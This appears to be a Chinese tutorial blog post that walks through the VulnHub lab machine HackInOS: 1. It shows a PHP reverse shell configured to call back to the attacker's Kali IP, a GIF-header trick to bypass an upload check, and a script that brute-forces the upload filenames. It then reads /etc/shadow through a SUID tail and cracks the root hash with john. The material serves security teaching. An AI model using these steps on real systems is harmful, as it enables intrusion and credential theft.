黑客零基础第三章-Web漏洞实战-文件上传HackInOS: 1

原创

第七感小宇宙 于 2021-08-26 22:04:55 发布 1387 收藏 1
分类专栏： 零基础黑客训练 文章标签： 系统安全 web安全 安全架构 安全

第五节内容讲述了文件上传漏洞的利用原理，并在DVWA上进行简单的入侵实验。本节以实战的方式，结合vulnhub靶机HackInOS: 1让大家进一步文件上传漏洞的实际应用。

如果靶机部署有疑问，请留言！

目录

1.信息收集

kali IP为192.168.17.4

发现靶机IP 192.168.17.9


```
root@kali:~# nmap -sP 192.168.17.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-26 08:59 EDT
Nmap scan report for 192.168.17.1
Host is up (0.00017s latency).
MAC Address: 0A:00:27:00:00:49 (Unknown)
Nmap scan report for 192.168.17.2
Host is up (0.00015s latency).
MAC Address: 08:00:27:8A:BB:13 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.17.9
Host is up (0.00031s latency).
```


使用第二章nmap命令扫描靶机，


```
nmap -p `nmap -p- --min-rate=10000 -T4 192.168.17.9 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-26 09:00 EDT
Nmap scan report for 192.168.17.9
Host is up (0.00027s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d9:c1:5c:20:9a:77:54:f8:a3:41:18:92:1b:1e:e5:35 (RSA)
|   256 df:d4:f2:61:89:61:ac:e0:ee:3b:5d:07:0d:3f:0c:87 (ECDSA)
|_  256 8b:e4:45:ab:af:c8:0e:7e:2a:e4:47:e7:52:f9:bc:71 (ED25519)
8000/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-generator: WordPress 5.0.3
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 2 disallowed entries
|_/upload.php /uploads
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Blog &#8211; Just another WordPress site
MAC Address: 08:00:27:20:A9:BC (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.73 seconds
```


扫描结果中有uploads目录，貌似可以上传文件。




打开浏览器果然有上传文件的地方，



查看网页源码，提示了一个github连接，有upload.php的源码。


view-source:http://192.168.17.9:8000/upload.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
You must log in to this network before you can access the Internet.
<!-- https://github.com/fatihhcelik/Vulnerable-Machine---Hint -->
</body>
</html>
CSDN @白夜安全



阅读源码，发现只能上传png和gif图片，且上传后会对文件进行MD5加密。

```php
// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
        $rand_number = rand(1,100);
        $target_dir = "uploads/";
        $target_file = $target_dir . md5(basename($_FILES["file"]["name"].$rand_number));
        $file_name = $target_dir . basename($_FILES["file"]["name"]);
        $uploadOk = 1;
        $imageFileType = strtolower(pathinfo($file_name,PATHINFO_EXTENSION));
        $type = $_FILES["file"]["type"];
        $check = getimagesize($_FILES["file"]["tmp_name"]);

        if($check["mime"] == "image/png" || $check["mime"] == "image/gif"){
                $uploadOk = 1;
        }else{
                $uploadOk = 0;
                echo ":)";
        }
  if($uploadOk == 1){
      move_uploaded_file($_FILES["file"]["tmp_name"], $target_file.".".$imageFileType);
      echo "File uploaded /uploads/?";
  }
}
```


2.获取低权限shell

将kali的php webshell进行修改，


cp /usr/share/webshells/php/php-reverse-shell.php ./rshell_gif.php

```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.17.4';  // CHANGE THIS
$port = 4444;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


在webshell前面加上GIF98a可以绕过限制，

```
root@kali:~/vulnhub/hackinos1# head -n 10 rshell_gif.php
GIF98a
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
```


上传后显示被存到了uploads目录下，但没有告诉文件名，




通过upload.php源码的阅读，我们可以写一个php脚本遍历加密文件名，

```
<?php
for ($i = 1; $i <=100; $i++) {
        $url = md5("rshell_gif.php". $i).(".php");
        file_get_contents("http://192.168.17.9:8000/uploads/$url");
}
?>
```

执行上面的脚本，遍历加密后文件名，

同时在kali上开启nc，获得低权限shell.



3.提权

枚举SUID程序，发现tail是SUID权限。

用tail直接读shadow文件，得到加密的root用户密码，

```
www-data@1afdd1f6b82c:/var/www/html$ tail -c1G /etc/shadow
tail -c1G /etc/shadow
root:$6$qoj6/JJi$FQe/BZlfZV9VX8m0i25Suih5vi1S//OVNpd.PvEVYcL1bWSrF3XTVTF91n60yUuUMUcP65EgT8HfjLyjGHova/:17951:0:99999:7:::
daemon:*:17931:0:99999:7:::
bin:*:17931:0:99999:7:::
sys:*:17931:0:99999:7:::
sync:*:17931:0:99999:7:::
games:*:17931:0:99999:7:::
man:*:17931:0:99999:7:::
lp:*:17931:0:99999:7:::
mail:*:17931:0:99999:7:::
news:*:17931:0:99999:7:::
```


使用join进行破解，密码john。

```
root@kali:~/vulnhub/hackinos1# cat pass.txt
root:$6$qoj6/JJi$FQe/BZlfZV9VX8m0i25Suih5vi1S//OVNpd.PvEVYcL1bWSrF3XTVTF91n60yUuUMUcP65EgT8HfjLyjGHova/:17951:0:99999:7:::
root@kali:~/vulnhub/hackinos1# john ./pass.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
john             (root)
1g 0:00:00:00 DONE 2/3 (2021-08-26 09:38) 1.030g/s 3307p/s 3307c/s 3307C/s 123456..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


root/join切换root用户，成功！

```
www-data@1afdd1f6b82c:/var/www/html$ su root
su root
Password: john

root@1afdd1f6b82c:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
```


4.总结

扫描后发现一个upload.php文件，查看网页源码，有个github连接，里面有upload.php源码。阅读源码发现上传文件类型做了限制，并且上传后文件名组合1-100进行md5加密。编写php脚本直接遍历1-100的md5加密组合文件名即可。

提权是一个SUID tail程序，直接查看shadow文件获取root用户的密码，john解密即可。

获取root权限后该靶机其实还没有结束，本节主要讲解文件上传，后续的部分大家可以参考其他writeup.